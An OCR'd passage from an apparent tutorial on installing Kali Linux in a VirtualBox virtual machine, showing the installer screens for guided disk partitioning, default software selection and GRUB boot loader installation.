
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual

Figure 16 – Use the entire disk




Partition disks

Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.

Select disk to partition:

SCSI3 (0,0,0) (sda) - 26.8 GB ATA VBOX HARDDISK

Figure 17 – Use default disk partition



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Partition disks

Selected for partitioning:

SCSI3 (0,0,0) (sda) - ATA VBOX HARDDISK: 26.8 GB


The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.

Partitioning scheme:

All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /var, and /tmp partitions

Screenshot
Go Back
Continue
Right Ctrl

Figure 18 – Use all files in one partition




Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

```
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes

SCSI3 (0,0,0) (sda) - 26.8 GB ATA VBOX HARDDISK
     >    #1   primary    25.8 GB    f   ext4      /
     >    #5   logical     1.0 GB    f   swap      swap

Undo changes to partitions
Finish partitioning and write changes to disk
```

Figure 19 – Verify settings and continue



Software selection


At the moment, only the core of the system is installed. The default selections below will install Kali Linux with its standard desktop environment and the default tools.

You can customize it by choosing a different desktop environment or a different collection of tools.

Choose software to install:

- ☑ Desktop environment [selecting this item has no effect]
- ☑ ... Xfce (Kali's default desktop environment)
- □ ... GNOME
- □ ... KDE Plasma
- ☑ Collection of tools [selecting this item has no effect]
- ☑ ... top10 -- the 10 most popular tools
- ☑ ... default -- recommended tools (available in the live system)

Figure 20 – Software selection is default


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Install the GRUB boot loader

It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to your primary drive (UEFI partition/boot record).


Warning: If your computer has another operating system that the installer failed to detect, this will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.

Install the GRUB boot loader to your primary drive?

○ No

● Yes

Figure 21 – GRUB loader



Install the GRUB boot loader

